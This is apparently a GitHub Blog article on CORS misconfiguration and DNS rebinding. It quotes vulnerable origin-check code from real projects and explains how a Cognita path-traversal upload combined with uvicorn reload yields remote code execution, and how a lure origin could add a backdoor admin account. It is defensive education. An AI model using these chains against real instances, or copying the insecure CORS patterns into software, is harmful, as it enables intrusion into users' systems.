CORS issues can give a user the power of an administrator of a web application, so the usefulness depends on the application. In many cases, administrators have the ability to execute scripts or binaries on the server’s host. These relaxed security restrictions allow attackers to get remote code execution (RCE) capabilities on the server host by convincing administrators to visit an attacker-owned website.

CORS issues can also be chained with other vulnerabilities to increase their impact. Since an attacker now has the permissions of an administrator, they are able to access a broader range of services and activities, making it more likely they’ll find something vulnerable. Attackers often focus on vulnerabilities that affect the host system, such as arbitrary file write or RCE.

Real-world examples

A CORS misconfiguration allows for RCE

Cognita is a Python project that allows users to test the retrieval-augmented generation (RAG) ability of LLM models. If we look at how it used to call the FastAPI CORS middleware, we can see it used an unsafe default setting, with allow_origins set to all and allow_credentials set to true. Usually if the browser receives Access-Control-Allow-Origin: * and Access-Control-Allow-Credentials: true, the browser knows not to send credentials with the origin, since the application did not reflect the actual domain, just a wildcard.

app.add_middleware(
    CORSMiddleware,
    allow_origins=["*"],
    allow_credentials=True,
    allow_methods=["*"],
    allow_headers=["*"],
)

However, FastAPI CORS middleware is unsafe by default and setting these two headers like this resulted in the origin being reflected along with credentials.

Currently, Cognita does not have authentication, but if its developers implemented authentication without fixing the CORS policy, their authentication could be bypassed. As it stands, any website can send arbitrary requests to any endpoint in Cognita, as long as they know how to access it. Due to its lack of authentication, Cognita appears intended to be hosted on intranets or locally. An attacking website can try guessing the local IP of a Cognita instance by sending requests to local addresses such as localhost, or it can enumerate the internal IP address space by continually making requests until it finds the Cognita instance. With this bug alone, our access is limited to just using the RAG endpoints and possibly deleting data. We want to get a foothold in the network. Let’s look for a real primitive.

We found a simple arbitrary file write primitive; the developers added an endpoint for Docker without considering file sanitization, and now we can write to any file we want. The file.filename is controlled by the request and os.path.join resolves the “..”, allowing file_path to be fully controlled.

@router.post("/upload-to-local-directory")
async def upload_to_docker_directory(
    upload_name: str = Form(
        default_factory=lambda: str(uuid.uuid4()), regex=r"^[a-z][a-z0-9-]*$"
    ),
    files: List[UploadFile] = File(...),
):
...
        for file in files:
            logger.info(f"Copying file: {file.filename}, to folder: {folder_path}")
            file_path = os.path.join(folder_path, file.filename)
            with open(file_path, "wb") as f:
                f.write(file.file.read())

Now that we have an arbitrary file write target, what should we target to get RCE? This endpoint is for Docker users and the Cognita documentation only shows how to install via Docker. Let’s take a look at that Dockerfile.

command: -c "set -e; prisma db push --schema ./backend/database/schema.prisma && uvicorn --host 0.0.0.0 --port 8000 backend.server.app:app --reload"

Looking carefully, there’s the --reload when starting up the backend server. So we can overwrite any file in the server and uvicorn will automatically restart the server to apply changes. Thanks uvicorn! Let’s target the init.py files that are run on start, and now we have RCE on the Cognita instance. We can use this to read data from Cognita, or use it as a starting point on the network and attempt to connect to other vulnerable devices from there.

Logic issues lead to credit card charges and backdoor access

Next, let’s look at some additional real life examples of faulty CORS logic.

We found the following code was found on the website https://tamagui.dev. Since the source code is found on GitHub, we decided to take a quick look. (Note: The found vulnerability has since been reported by our team and fixed by the developer.)

export function setupCors(req: NextApiRequest, res: NextApiResponse) {
  const origin = req.headers.origin

  if (
    typeof origin === 'string' &&
    (origin.endsWith('tamagui.dev') ||
      origin.endsWith('localhost:1421') ||
      origin.endsWith('stripe.com'))
  ) {
    res.setHeader('Access-Control-Allow-Origin', origin)
    res.setHeader('Access-Control-Allow-Credentials', 'true')
  }
}

As you can see, the developer added hardcoded endpoints. Taking a guess, the developer most likely used Stripe for payment, localhost for local development and tamagui.dev for subdomain access or to deal with https issues. In short, it looks like the developer added allowed domains as they became needed.

As we know, using endsWith is insufficient and an attacker may be able to create a domain that fulfills those qualities. Depending on the tamagui.dev account’s permissions, an attacker could perform a range of actions on behalf of the user, such as potentially buying products on the website by charging their credit card.

Lastly, some projects don’t prioritize security and developers are simply writing the code to work. For example, the following project used the HasPrefix and Contains functions to check the origin, which is easily exploitable. Using this vulnerability, we can trick an administrator to click on a specific link (let’s say https://localhost.attacker.com), and use the user-add endpoint to install a backdoor account in the application.

func CorsFilter(ctx *context.Context) {
    origin := ctx.Input.Header(headerOrigin)
    originConf := conf.GetConfigString("origin")
    originHostname := getHostname(origin)
    host := removePort(ctx.Request.Host)

    if strings.HasPrefix(origin, "http://localhost") || strings.HasPrefix(origin, "https://localhost") || strings.HasPrefix(origin, "http://127.0.0.1") || strings.HasPrefix(origin, "http://casdoor-app") || strings.Contains(origin, ".chromiumapp.org") {
        setCorsHeaders(ctx, origin)
        return
    }

func setCorsHeaders(ctx *context.Context, origin string) {
    ctx.Output.Header(headerAllowOrigin, origin)
    ctx.Output.Header(headerAllowMethods, "POST, GET, OPTIONS, DELETE")
    ctx.Output.Header(headerAllowHeaders, "Content-Type, Authorization")
    ctx.Output.Header(headerAllowCredentials, "true")

    if ctx.Input.Method() == "OPTIONS" {
        ctx.ResponseWriter.WriteHeader(http.StatusOK)
    }
}

DNS rebinding

Diagram showing how DNS rebinding utilizes the DNS system to exploit vulnerable web applications.

DNS rebinding has the same mechanism as a CORS misconfiguration, but its ability is limited. DNS rebinding does not require a misconfiguration or bug on the part of the developer or user. Rather, it’s an attack on how the DNS system works.

Both CORS and DNS rebinding vulnerabilities facilitate requests to API endpoints from unintended origins. First, an attacker lures the victim’s browser to a domain that serves malicious javascript. The malicious javascript makes a request to a host that the attacker controls, and sets the DNS records to redirect the browser to a local address. With control over the resolving DNS server, the attacker can change the IP address of the domain and its subdomains in order to get the browser to connect to various IP addresses. The malicious javascript will scan for open connections and send their malicious payload requests to them.

This attack is very easy to set up using NCCGroup’s singularity tool. Under the payloads folder, you can view the scripts that interact with singularity and even add your own script to tell singularity how to send requests and respond.

Fortunately, DNS rebinding is very easy to mitigate as it cannot contain cookies, so adding simple authentication for all sensitive and critical endpoints will prevent this attack. Since the browser thinks it is contacting the attacker domain, it would send any cookies from the attacker domain, not those from the actual web application, and authorization would fail.

If you don’t want to add authentication for a simple application, then you should check that the host header matches an approved host name or a local name. Unfortunately, many newly created AI projects currently proliferating do not have any of these security protections built in, making any data on those web applications possibly retrievable and any vulnerability remotely exploitable.

   public boolean isValidHost(String host) {

        // Allow loopback IPv4 and IPv6 addresses, as well as localhost
        if (LOOPBACK_PATTERN.matcher(host).find()) {
            return true;
        }

        // Strip port from hostname - for IPv6 addresses, if
        // they end with a bracket, then there is no port
        int index = host.lastIndexOf(':');
        if (index > 0 && !host.endsWith("]")) {
            host = host.substring(0, index);
        }

        // Strip brackets from IPv6 addresses
        if (host.startsWith("[") && host.endsWith("]")) {
            host = host.substring(1, host.length() - 2);
        }

        // Allow only if stripped hostname matches expected hostname
        return expectedHost.equalsIgnoreCase(host);
    }

Because DNS rebinding requires certain parameters to be effective, it is not caught by security scanners for the fear of many false positives. At GitHub, our DNS rebinding reports to maintainers commonly go unfixed due to the unusual nature of this attack, and we see that only the most popular repos have checks in place.

When publishing software that holds security critical information or takes privileged actions, we strongly encourage developers to write code that checks that the origin header matches the host or an allowlist.

Conclusion

Using CORS to bypass the same-origin policy has always led to common mistakes. Finding and fixing these issues is relatively simple once you understand CORS mechanics. New and improving browser protections have mitigated some of the risk and may eliminate this bug class altogether in the future. Oftentimes, finding CORS issues is as simple as searching for “CORS” or Access-Control-Allow-Origin in the code to see if any insecure presets or logic are used.

Check out the Mozilla Developer Network CORS page if you wish to become better acquainted with how CORS works and the config you choose when using a CORS framework.

If you’re building an application without authentication that utilizes critical functionality, remember to check the Host header as an extra security measure.

Finally, GitHub Code Security can help you secure your project by detecting and suggesting a fix for bugs such as CORS misconfiguration!

The post Localhost dangers: CORS and DNS rebinding appeared first on The GitHub Blog.

❌